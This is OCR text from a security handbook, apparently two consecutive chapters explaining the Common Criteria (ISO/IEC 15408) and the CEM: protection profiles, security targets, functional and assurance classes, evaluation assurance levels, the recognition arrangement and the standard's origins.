The goal of the CC project was to develop a standardized methodology for specifying, designing, and evaluating IT products that perform security functions which would be widely recognized and yield consistent, repeatable results. In other words, the goal was to develop a full life-cycle, consensus-based security engineering standard. Once this was achieved, it was thought, organizations could turn to commercial vendors for their security needs rather than having to rely solely on custom products that had lengthy development and evaluation cycles with unpredictable results. The quantity, quality, and cost effectiveness of commercially available IT security products would increase; and the time to evaluate them would decrease, especially given the emergence of the global economy.

There has been some confusion that the term *IT product* only refers to plug-and-play commercial off-the-shelf (COTS) products. In fact, the CC interprets the term *IT product* quite broadly, to include a single product or multiple IT products configured as an IT system or network.

The standard lists several items that are not covered and considered out of scope:[7]

- Administrative security measures and procedural controls
- Physical security
- Personnel security
- Use of evaluation results within a wider system assessment, such as certification and accreditation (C&A)
- Qualities of specific cryptographic algorithms

Administrative security measures and procedural controls generally associated with operational security (OPSEC) are not addressed by the CC/CEM. Likewise, the CC/CEM does not define how risk assessments should be conducted, even though the results of a risk assessment are required as an input to a PP.[7] Physical security is addressed in a very limited context — that of restrictions on unauthorized physical access to security equipment and prevention of and resistance to unauthorized physical modification or substitution of such equipment.[6] Personnel security issues are not covered at all; instead, they are generally handled by assumptions made in the PP. The CC/CEM does not address C&A processes or criteria. This was specifically left to each country and/or government agency to define. However, it is expected that CC/CEM evaluation results will be used as input to C&A. The robustness of cryptographic algorithms, or even which algorithms are acceptable, is not discussed in the CC/CEM. Rather, the CC/CEM limits itself to defining requirements for key management and cryptographic operation. Many issues not handled by the CC/CEM are covered by other national and international standards.



EXHIBIT 79.3 Major components of the CC CEM.

Major Components of the Methodology and How They Work

The three-part CC standard (ISO/IEC 15408) and the CEM are the two major components of the CC methodology, as shown in Exhibit 79.3.

The CC

Part 1 of ISO/IEC 15408 provides a brief history of the development of the CC and identifies the CC sponsoring organizations. Basic concepts and terminology are introduced. The CC methodology and how it corresponds to a generic system development life cycle are described. This information forms the foundation necessary for understanding and applying Parts 2 and 3. Four key concepts are presented in Part 1:

- Protection Profiles (PPs)
- Security Targets (STs)
- Targets of Evaluation (TOEs)
- Packages

A Protection Profile, or PP, is a formal document that expresses an *implementation-independent* set of security requirements, both functional and assurance, for an IT product that meets specific consumer needs.[7] The process of developing a PP helps a consumer to elucidate, define, and validate their security requirements, the end

result of which is used to (1) communicate these requirements to potential developers and (2) provide a foundation from which a security target can be developed and an evaluation conducted.

A Security Target, or ST, is an *implementation-dependent* response to a PP that is used as the basis for developing a TOE. In other words, the PP specifies security functional and assurance requirements, while an ST provides a design that incorporates security mechanisms, features, and functions to fulfill these requirements.

A Target of Evaluation, or TOE, is an IT product, system, or network and its associated administrator and user guidance documentation that is the subject of an evaluation.[7-9] A TOE is the physical implementation of an ST. There are three types of TOEs: monolithic, component, and composite. A monolithic TOE is self-contained; it has no higher or lower divisions. A component TOE is the lowest-level TOE in an IT product or system; it forms part of a composite TOE. In contrast, a composite TOE is the highest-level TOE in an IT product or system; it is composed of multiple component TOEs.

A package is a set of components that are combined together to satisfy a subset of identified security objectives.[7] Packages are used to build PPs and STs. Packages can be a collection of functional or assurance requirements. Because they are a collection of low-level requirements or a subset of the total requirements for an IT product or system, packages are intended to be reusable. Evaluation assurance levels (EALs) are examples of predefined packages.

Part 2 of ISO/IEC 15408 is a catalog of standardized security functional requirements, or SFRs. SFRs serve many purposes. They[7-9] (1) describe the security behavior expected of a TOE, (2) meet the security objectives stated in a PP or ST, (3) specify security properties that users can detect by direct interaction with the TOE or by the TOE's response to stimulus, (4) counter threats in the intended operational environment of the TOE, and (5) cover any identified organizational security policies and assumptions.

The CC organizes SFRs in a hierarchical structure of security functionality:

- Classes
- Families
- Components
- Elements

Eleven security functional classes, 67 security functional families, 138 security functional components, and 250 security functional elements are defined in Part 2. Exhibit 79.4 illustrates the relationship between classes, families, components, and elements.

A class is a grouping of security requirements that share a common focus; members of a class are referred to as families.[7] Each functional class is assigned a long name and a short three-character mnemonic beginning with an "F." The purpose of the functional class is described and a structure diagram is provided that depicts the family members. ISO/IEC 15408-2 defines 11 security functional classes. These classes are lateral toone



EXHIBIT 79.4 Relationship between classes, families, components, and elements.

EXHIBIT 79.5 Functional Security Classes

Short Name	Long Name	Purpose[8]
FAU	Security audit	Monitor, capture, store, analyze, and report information related to security events
FCO	Communication	Assure the identity of originators and recipients of transmitted information; non-repudiation
FCS	Cryptographic support	Management and operational use of cryptographic keys
FDP	User data protection	Protect (1) user data and the associated security attributes within a TOE and (2) data that is imported, exported, and stored
FIA	Identification and authentication	Ensure unambiguous identification of authorized users and the correct association of security attributes with users and subjects
FMT	Security management	Management of security attributes, data, and functions and definition of security roles
FPR	Privacy	Protect users against discovery and misuse of their identity
FPT	Protection of the TSF	Maintain the integrity of the TSF management functions and data
FRU	Resource utilization	Ensure availability of system resources through fault tolerance and the allocation of services by priority
FTA	TOE access	Controlling user session establishment
FTP	Trusted path/channels	Provide a trusted communication path between users and the TSF and between the TSF and other trusted IT products

another; there is no hierarchical relationship among them. Accordingly, the standard presents the classes in alphabetical order. Classes represent the broadest spectrum of potential security functions that a consumer may need in an IT product. Classes are the highest-level entity from which a consumer begins to select security functional requirements. It is not expected that a single IT product will contain SFRs from all classes. Exhibit 79.5 lists the security functional classes.

A functional family is a grouping of SFRs that share security objectives but may differ in emphasis or rigor. The members of a family are referred to as components.[7] Each functional family is assigned a long name and a three-character mnemonic that is appended to the functional class mnemonic. Family behavior is described. Hierarchics or ordering, if any, between family members is explained. Suggestions are made about potential OPSEC management activities and security events that are candidates to be audited.

Components are a specific set of security requirements that are constructed from elements; they are the smallest selectable set of elements that can be included in a Protection Profile, Security Target, or a package.[7] Components are assigned a long name and described. Hierarchical relationships between one component and another are identified. The short name for components consists of the class mnemonic, the family mnemonic, and a unique number.

An element is an indivisible security requirement that can be verified by an evaluation, and it is the lowest-level security requirement from which components are constructed.[7] One or more elements are stated verbatim for each component. Each element has a unique number that is appended to the component identifier. If a component has more than one element, all of them must be used. Dependencies between elements are listed. Elements are the building blocks from which functional security requirements are specified in a protection profile. Exhibit 79.6 illustrates the standard CC notation for security functional classes, families, components, and elements.

Part 3 of ISO/IEC 15408 is a catalog of standardized security assurance requirements or SARs. SARs define the criteria for evaluating PPs, STs, and TOEs and the security assurance responsibilities and activities of developers and evaluators. The CC organize SARs in a hierarchical structure of security assurance classes, families, components, and elements. Ten security assurance classes, 42 security assurance families, and 93 security assurance components are defined in Part 3.

A class is a grouping of security requirements that share a common focus; members of a class are referred to as families.[7] Each assurance class is assigned a long name and a short three-character mnemonic beginning



EXHIBIT 79.6 Standard notation for classes, families, components, and elements.

with an "A." The purpose of the assurance class is described and a structure diagram is provided that depicts the family members. There are three types of assurance classes: (1) those that are used for Protection Profile or Security Target validation, (2) those that are used for TOE conformance evaluation, and (3) those that are used to maintain security assurance after certification. ISO/IEC 15408-3 defines ten security assurance classes. Two classes, APE and ASE, evaluate PPs and STs, respectively. Seven classes verify that a TOE conforms to its PP and ST. One class, AMA, verifies that security assurance is maintained between certification cycles. These classes are lateral to one another; there is no hierarchical relationship among them. Accordingly, the standard presents the classes in alphabetical order. Classes represent the broadest spectrum of potential security assurance measures that a consumer may need to verify the integrity of the security functions performed by an IT product. Classes are the highest-level entity from which a consumer begins to select security assurance requirements. Exhibit 79.7 lists the security assurance classes in alphabetical order and indicates their type.

EXHIBIT 79.7 Security Assurance Classes

Short Name	Long Name	Type	Purpose
APE	Protection profile evaluation	PP/ ST	Demonstrate that the PP is complete, consistent, and technically sound
ASE	Security target evaluation	PP/ ST	Demonstrate that the ST is complete, consistent, technically sound, and suitable for use as the basis for a TOE evaluation
ACM	Configuration management	TOE	Control the process by which a TOE and its related documentation is developed, refined, and modified
ADO	Delivery and operation	TOE	Ensure correct delivery, installation, generation, and initialization of the TOE
ADV	Development	TOE	Ensure that the development process is methodical by requiring various levels of specification and design and evaluating the consistency between them
AGD	Guidance documents	TOE	Ensure that all relevant aspects of the secure operation and use of the TOE are documented in user and administrator guidance
ALC	Lifecycle support	TOE	Ensure that methodical processes are followed during the operations and maintenance phase so that security integrity is not disrupted
ATE	Tests	TOE	Ensure adequate test coverage, test depth, functional and independent testing
AVA	Vulnerability assessment	TOE	Analyze the existence of latent vulnerabilities, such as exploitable covert channels, misuse or incorrect configuration of the TOE, the ability to defeat, bypass, or compromise security credentials
AMA	Maintenance of assurance	AMA	Essure that the TOE will continue to meet its security target as changes are made to the TOE or its environment

PP/ST — Protection Profile or Security Target evaluation.
TOE — TOE conformance evaluation.
AMA — Maintenance of assurance after certification.



EXHIBIT 79.8 Standard notation for assurance classes, families, components, and elements.

An assurance family is a grouping of SARs that share security objectives. The members of a family are referred to as components.[7] Each assurance family is assigned a long name and a three-character mnemonic that is appended to the assurance class mnemonic. Family behavior is described. Unlike functional families, the members of an assurance family only exhibit linear hierarchical relationships, with an increasing emphasis on scope, depth, and rigor. Some families contain application notes that provide additional background information and considerations concerning the use of a family or the information it generates during evaluation activities.

Components are a specific set of security requirements that are constructed from elements; they are the smallest selectable set of elements that can be included in a Protection Profile, Security Target, or a package.[7] Components are assigned a long name and described. Hierarchical relationships between one component and another are identified. The short name for components consists of the class mnemonic, the family mnemonic, and a unique number. Again, application notes may be included to convey additional background information and considerations.

An element is an indivisible security requirement that can be verified by an evaluation, and it is the lowest-level security requirement from which components are constructed.[7] One or more elements are stated verbatim for each component. If a component has more than one element, all of them must be used. Dependencies between elements are listed. Elements are the building blocks from which a PP or ST is created. Each assurance element has a unique number that is appended to the component identifier and a one-character code. A "D" indicates assurance actions to be taken by the TOE developer. A "C" explains the content and presentation criteria for assurance evidence, that is, what must be demonstrated.[7] An "E" identifies actions to be taken or analyses to be performed by the evaluator to confirm that evidence requirements have been met. Exhibit 79.8 illustrates the standard notation for assurance classes, families, components, and elements.

Part 3 of ISO/IEC 15408 also defines seven hierarchical evaluation assurance levels, or EALs. An EAL is a grouping of assurance components that represents a point on the predefined assurance scale.[7] In short, an EAL is an assurance package. The intent is to ensure that a TOE is not over- or underprotected by balancing the level of assurance against cost, schedule, technical, and mission constraints. Each EAL has a long name and a short name, which consists of "EAL" and a number from 1 to 7. The seven EALs add new and higher assurance components as security objectives become more rigorous. Application notes discuss limitations on evaluator actions and/or the use of information generated. Exhibit 79.9 cites the seven standard EALs.

EXHIBIT 79.9 Standard EAL Packages

Short Name	Long Name	Level of Confidence
EAL 1	Functionally tested	Lowest
EAL 2	Structurally tested	
EAL 3	Methodically tested and checked	
EAL 4	Methodically designed, tested, and reviewed	Medium
EAL 5	Semi-formally designed and tested	
EAL 6	Semi-formally verified design and tested	
EAL 7	Formally verified design and tested	Highest

The CEM

The Common Methodology for Information Technology Security Evaluation, known as the CEM (or CM), was created to provide concrete guidance to evaluators on how to apply and interpret SARs and their developer, content and presentation, and evaluator actions, so that evaluations are consistent and repeatable. To date the CEM consists of two parts and a supplement. Part 1 of the CEM defines the underlying principles of evaluations and delineates the roles of sponsors, developers, evaluators, and national evaluation authorities. Part 2 of the CEM specifies the evaluation methodology in terms of evaluator tasks, subtasks, activities, subactivities, actions, and work units, all of which tie back to the assurance classes. A supplement was issued to Part 2 in 2001 that provides evaluation guidance for the ALC_FLR family. Like the CC, the CEM will become an ISO/IEC standard in the near future.

CC User Community and Stakeholders

The CC user community and stakeholders can be viewed from two different constructs: (1) generic groups of users, and (2) formal organizational entities that are responsible for overseeing and implementing the CC/CEM worldwide. (See Exhibit 79.10.)

ISO/IEC 15408-1 defines the CC/CEM generic user community to consist of:

- Consumers
- Developers
- Evaluators

Consumers are those organizations and individuals who are interested in acquiring a security solution that meets their specific needs. Consumers state their security functional and assurance requirements in a PP. This mechanism is used to communicate with potential developers by conveying requirements in an implementation-independent manner and information about how a product will be evaluated.

Developers are organizations and individuals who design, build, and sell IT security products. Developers respond to a consumer's PP with an implementation-dependent detailed design in the form of an ST. In addition, developers prove through the ST that all requirements from the PP have been satisfied, including the specific activities levied on developers by SARs.

Evaluators perform independent evaluations of PPs, STs, and TOEs using the CC/CEM, specifically the evaluator activities stated in SARs. The results are formally documented and distributed to the appropriate entities. Consequently, consumers do not have to rely only on a developer's claims — they are privy to independent assessments from which they can evaluate and compare IT security products. As the standard[7] states:

> The CC is written to ensure that evaluations fulfill the needs of consumers — this is the fundamental purpose and justification for the evaluation process.

The Common Criteria Recognition Agreement (CCRA),[10] signed by 15 countries to date, formally assigns roles and responsibilities to specific organizations:

- Customers or end users
- IT product vendors
- Sponsors
- Common Criteria Testing Laboratories (CCTLs)
- National Evaluation Authorities
- Common Criteria Implementation Management Board (CCIMB)

Customers or end users perform the same role as consumers in the generic model. They specify their security functional and assurance requirements in a PP. By defining an assurance package, they inform developers how the IT product will be evaluated. Finally, they use PP, ST, and TOE evaluation results to compare IT products and determine which best meets their specific needs and will work best in their particular operational environment.

IT product vendors perform the same role as developers in the generic model. They respond to customer requirements by developing an ST and corresponding TOE. In addition, they provide proof that all security

EXHIBIT 79.10 Roles and Responsibilities of CC/CEM Stakeholders

Category	Roles and Responsibilities
I. Generic Users[a]	
Consumers	Specify requirements Inform developers how IT product will be evaluated Use PP, ST, and TOE evaluation results to compare products
Developers	Respond to consumer's requirements Prove that all requirements have been met
Evaluators	Conduct independent evaluations using standardized criteria
II. Specific Organizations[b]	
Customer or end user	Specify requirements Inform vendors how IT product will be evaluated Use PP, ST, and TOE evaluation results to compare IT products
IT product vendor	Respond to customer's requirements Prove that all requirements have been met Deliver evidence to sponsor
Sponsor	Contract with CCTL for IT product to be evaluated Deliver evidence to CCTL
Common Criteria Testing Laboratory (CCTL)	Request accreditation from National Evaluation Authority Receive evidence from sponsor Conduct evaluations according to CC/CEM Produce Evaluation Technical Reports Make certification recommendation to National Evaluation Authority
National Evaluation Authority	Define and manage national evaluation scheme Accredit CCTLs Monitor CCTL evaluations Issue guidance to CCTLs Issue and recognize CC certificates Maintain Evaluated Products Lists and PP Registry
Common Criteria Implementation Management Board (CCIMB)	Facilitate consistent interpretation and application of the CC/CEM Oversee National Evaluation Authorities Render decisions in response to Requests for Interpretations (RIs) Maintain the CC/CEM Coordinate with ISO/IEC JTC1 SC27 WG3 and CEMEB

[a] ISO/IEC 15408-1(1999-12-01), Information technology — Security techniques — Evaluation criteria for IT security — Part 1: Introduction and general model; Part 2: Security functional requirements; Part 3: Security assurance requirements.

[b] Arrangement on the Recognition of Common Criteria Certificates in the Field of Information Technology Security, May 23, 2000.

functional and assurance requirements specified in the PP have been satisfied by their ST and TOE. This proof and related development documentation is delivered to the Sponsor.

A new role introduced by the CCRA is that of the Sponsor. A Sponsor locates an appropriate CCTL and makes contractual arrangements with them to conduct an evaluation of an IT product. They are responsible for delivering the PP, ST, or TOE and related documentation to the CCTL and coordinating any pre-evaluation activities. A Sponsor may represent the customer or the IT product vendor, or be a neutral third party such as a system integrator.

The CCRA divides the generic evaluator role into three hierarchical functions: Common Criteria Testing Laboratories (CCTLs), National Evaluation Authorities, and the Common Criteria Implementation Management Board (CCIMB).

CCTLs must meet accreditation standards and are subject to regular audit and oversight activities to ensure that their evaluations conform to the CC/CEM. CCTLs receive the PP, ST, or TOE and the associated documentation from the Sponsor. They conduct a formal evaluation of the PP, ST or TOE according to the CC/CEM and the assurance package specified in the PP. If missing, ambiguous, or incorrect information is uncovered during

the course of an evaluation, the CCTL issues an Observation Report (OR) to the sponsor requesting clarification. The results are documented in an Evaluation Technical Report (ETR), which is sent to the National Evaluation Authority along with a recommendation that the IT product be certified (or not).

Each country that is a signatory to the CCRA has a National Evaluation Authority. The National Evaluation Authority is the focal point for CC activities within its jurisdiction. A National Evaluation Authority may take one of two forms — that of a Certificate Consuming Participant or that of a Certificate Authorizing Participant. A Certificate Consuming Participant recognizes CC certificates issued by other entities but, at present, does not issue any certificates itself. It is not uncommon for a country to sign on to the CCRA as a Certificate Consuming Participant, then switch to a Certificate Authorizing Participant later, after it has established a national evaluation scheme and accredited some CCTLs.

A Certificate Authorizing Participant is responsible for defining and managing the evaluation scheme within its jurisdiction. This is the administrative and regulatory framework by which CCTLs are initially accredited and subsequently maintain their accreditation. The National Evaluation Authority issues guidance to CCTLs about standard practices and procedures and monitors evaluation results to ensure their objectivity, repeatability, and conformance to the CC/CEM. The National Evaluation Authority issues official CC certificates, if they agree with the CCTL recommendation, and recognizes CC certificates issued by other National Evaluation Authorities. In addition, the National Evaluation Authority maintains the Evaluated Products List and PP Registry for its jurisdiction.

The Common Criteria Implementation Management Board (CCIMB) is composed of representatives from each country that is a party to the CCRA. The CCIMB has the ultimate responsibility for facilitating the consistent interpretation and application of the CC/CEM across all CCTLs and National Evaluation Authorities. Accordingly, the CCIMB monitors and oversees the National Evaluation Authorities. The CCIMB renders decisions in response to Requests for Interpretations (RIs). Finally, the CCIMB maintains the current version of the CC/CEM and coordinates with ISO/IEC JTC1 SC27 WG3 and the CEMEB concerning new releases of the CC/CEM and related standards.

Future of the CC

As mentioned earlier, the CC/CEM is the result of a 30-year evolutionary process. The CC/CEM and the processes governing it have been designed so that CC/CEM will continue to evolve and not become obsolete when technology changes, like the *Orange Book* did. Given that and the fact that 15 countries have signed the CC Recognition Agreement (CCRA), the CC/CEM will be with us for the long term. Two near-term events to watch for are the issuance of both the CEM and the SSE-CMM as ISO/IEC standards.

The CCIMB has set in place a process to ensure consistent interpretations of the CC/CEM and to capture any needed corrections or enhancements to the methodology. Both situations are dealt with through what is known as the Request for Interpretation (RI) process. The first step in this process is for a developer, sponsor, or CCTL to formulate a question. This question or RI may be triggered by four different scenarios. The organization submitting the RI:[10]

1. Perceives an error in the CC or CEM
2. Perceives the need for additional material in the CC or CEM
3. Proposes a new application of the CC or CEM and wants this new approach to be validated
4. Requests help in understanding part of the CC or CEM

The RI cites the relevant CC or CEM reference and states the problem or question.

The ISO/IEC has a five-year reaffirm, update, or withdrawal cycle for standards. This means that the next version of ISO/IEC 15408, which will include all of the final interpretations in effect at that time, should be released near the end of 2004. The CCIMB has indicated that it may issue an interim version of the CC or CEM, prior to the release of the new ISO/IEC 15408 version, if the volume and magnitude of final interpretations warrant such an action. However, the CCIMB makes it clear that it remains dedicated to support the ISO/IEC process.[1]

Acronyms

ADP — Automatic Data Processing equipment
C&A — Certification and Accreditation

CC — Common Criteria
CCEB — Common Criteria Editing Board

A Look at the Common Criteria

Ben Rothke, CISSP

Until recently, information security was something that only the military and some financial services took seriously. But in the post-September 11 era, all of that has radically changed. As this chapter is being written, American troops are in Iraq, and with that, information security has become even more critical.

While a major story was Microsoft's Trustworthy Computing Initiative of 2002, much of the momentum for information security started years earlier. And one of the prime forces has been the Common Criteria.

The need for a common information security standard is obvious. Security means many different things to different people and organizations. But this subjective level of security cannot be objectively evaluated. So, a common criterion was needed to evaluate the security of an information technology product.

The need for common agreement is clear. When you buy a DVD, put gas in your car, or make an online purchase from an E-commerce site, all of these function due to the simple fact that they operate in agreement with a common set of standards and guidelines.

And that is precisely what the Common Criteria is meant to be, a global security standard. This ensures that there is a common mechanism for evaluating the security of technology products and systems. By providing a common set of requirements for comparing the security functions of software and hardware products, the Common Criteria enables users to have an objective yardstick in which to evaluate the security of the respective product.

With that, Common Criteria certification is slowly but increasingly being used as a criterion for many Requests for Proposals, primarily in the government sector. By offering a consistent, rigorous, and independently verifiable set of evaluation requirements to hardware and software, the Common Criteria is attempting to be the Good Housekeeping™ seal of approval for the information security sector.

But what is especially historic about the Common Criteria is that it is the first time governments around the world have united in support of an information security evaluation program.

Origins of the Common Criteria

In the United States, the Common Criteria has its roots in the Trusted Computer System Evaluation Criteria (TCSEC). The most notable aspect of the TCSEC was the *Orange Book*. But by the early 1990s, it was clear that the TCSEC was not viable for the new world of client/server computing. The main problem with the TCSEC was that it was not accommodating to new computing paradigms.

In Europe, the Information Technology Security Evaluation Criteria (ITSEC), already in development in the early 1990s, was published in 1991 by the European Commission. This was a joint effort with representatives from France, Germany, the Netherlands, and the United Kingdom contributing.

Simultaneously, the Canadian government created the Canadian Trusted Computer Product Evaluation Criteria as an amalgamation of the ITSEC and TCSEC approaches. In the United States, the draft Federal Criteria for Information Technology Security was published in 1993 in an attempt to combine the various methods for evaluation criteria.



EXHIBIT 80.1 The Common Criteria.

With so many different approaches going on at once, there was consensus to create a common approach. At that point, the International Organization for Standardization (ISO) began to develop a new set of standard evaluation criteria for general use that could be used internationally. The new methodology is what later became the Common Criteria.

The goal was to unite the various international and diverse standards into a new set of criteria for the evaluation of information technology products. This effort ultimately led to the development of the Common Criteria, which is now an international standard in ISO 15408:1999.[1]

Exhibit 80.1 illustrates the development of the Common Criteria.

The specific international organizations that are representatives to the Common Criteria include:

- NIST (United States)
- NSA (United States)
- SCSSI (France)
- NLNCSA (the Netherlands)
- CSE (Canada)
- CESG (United Kingdom)

The international recognition of the Common Criteria comes via the signing of a Mutual Recognition Arrangement (MRA) between the various countries. The MRA enables products that have earned Common Criteria certification to be used in different jurisdictions without the need for them to be reevaluated and recertified each time. The recognition of the results of the single evaluations means that products evaluated in one MRA member nation can be accepted in the other member nations.

Common Criteria Sections

Common Criteria version 2.1 is the current version[2] of the Common Criteria. Version 2.1 is a set of three distinct but related parts that are individual documents. The three parts of the Common Criteria are:

- Part 1 (61 pages) is the introduction to the Common Criteria. It defines the general concepts and principles of information technology security evaluation and presents a general model of evaluation. Part 1 also presents the constructs for expressing information technology security objectives, for selecting and defining information technology security requirements, and for writing high-level specifications for products and systems. In addition, the usefulness of each part of the Common Criteria is described in terms of each of the target audiences.
- Part 2 (362 pages) details the specific security functional requirements and details a criterion for expressing the security functional requirements for Targets of Evaluation (TOEs).
- Part 3 (216 pages) details the security assurance requirements and defines a set of assurance components as a standard way of expressing the assurance requirements for TOEs. Part 3 lists the set of assurance components, families, and classes, defines evaluation criteria for Protection Profiles[3] (PPs[4]) and Security Targets (STs[5]), and presents evaluation assurance levels that define the predefined Common Criteria scale for rating assurance for TOEs, namely the Evaluation Assurance Levels (EAL).

Protection Profiles and Security Targets

Protection Profiles (PPs) and Security Targets (STs) are two building blocks of the Common Criteria.

A PP defines a standard set of security requirements for a specific type of product (e.g., operating systems, databases, firewalls, etc.). These profiles form the basis of the Common Criteria evaluation. By listing required security features for product families, the Common Criteria allows products to state conformity to a relevant protection profile. During Common Criteria evaluation, the product is tested against a specific PP, providing reliable verification of the security capabilities of the product.

The overall purpose of Common Criteria product certification is to provide end users with a significant level of trust. Before a product can be submitted for certification, the vendor must first specify an ST. The ST description includes an overview of the product, potential security threats, detailed information on the implementation of all security features included in the product, and any claims of conformity against a PP at a specified EAL (Evaluation Assurance Level).

The vendor must submit the ST to an accredited testing laboratory for evaluation. The laboratory then tests the product to verify the described security features and evaluate the product against the claimed PP. The end result of a successful evaluation includes official certification of the product against a specific PP at a specified EAL. Exhibit 80.2 shows the required contents of a PP.

Examples of various protection profiles can be found at:

- NSA PP for firewalls and a peripheral sharing switch: www.radium.ncsc.mil/tpep/library/protection_profiles/index.html
- IATF PP for firewalls, VPN, peripheral sharing switch, remote access, multiple domain solutions, mobile code, operating systems, tokens, secured messaging, PKI and KMI, and IDS: www.nsff.org/protection_profiles/profiles.cfm
- NIST PP for smart cards, an operating system, role-based access control, and firewalls: http://niap.nist.gov/cc-scheme/PPRegistry.html



EXHIBIT 80.2 Protection Profile.

Security Requirements

Security guru Bruce Schneier has made a mantra out of his proclamation that "security is a process, not a product." With that in mind, the Common Criteria defines a number of security processes and functional requirements. These are the highest-level categories and are known as *classes* in Common Criteria vernacular. There are 11 Common Criteria classes, namely:

1. Audit
2. Cryptographic Support
3. Communications
4. User Data Protection
5. Identification and Authentication
6. Security Management
7. Privacy
8. Protection of the TOE Security Functions
9. Resource Utilization
10. TOE Access
11. Trusted Path/Channels

Each of these classes contains a subset number of families. The requirements within each family share a common security objective, but often fluctuate to the specific level of risk.

Common Criteria Security Assurance Classes

Part 3 of the Common Criteria lists eight assurance classes, namely:

1. Configuration Management
2. Delivery and Operation
3. Development
4. Guidance Documents
5. Life Cycle Support
6. Tests
7. Vulnerability Assessment
8. Assurance Maintenance

Also, the Common Criteria has seven assurance rankings, called Evaluation Assurance Levels (EALs); namely:

1. EAL1: functionally tested
2. EAL2: structurally tested
3. EAL3: methodically tested and checked
4. EAL4: methodically designed, tested, and reviewed
5. EAL5: semiformally designed and tested
6. EAL6: semiformally verified design and tested
7. EAL7: formally verified design and tested

EAL1 is the lowest ranking. Products certified to EAL4 and above can only achieve certification if they were originally designed with a very strong level of security engineering. EAL7, the highest level, offers extremely high assurances of security, but is often far too expensive to develop for general consumer use.

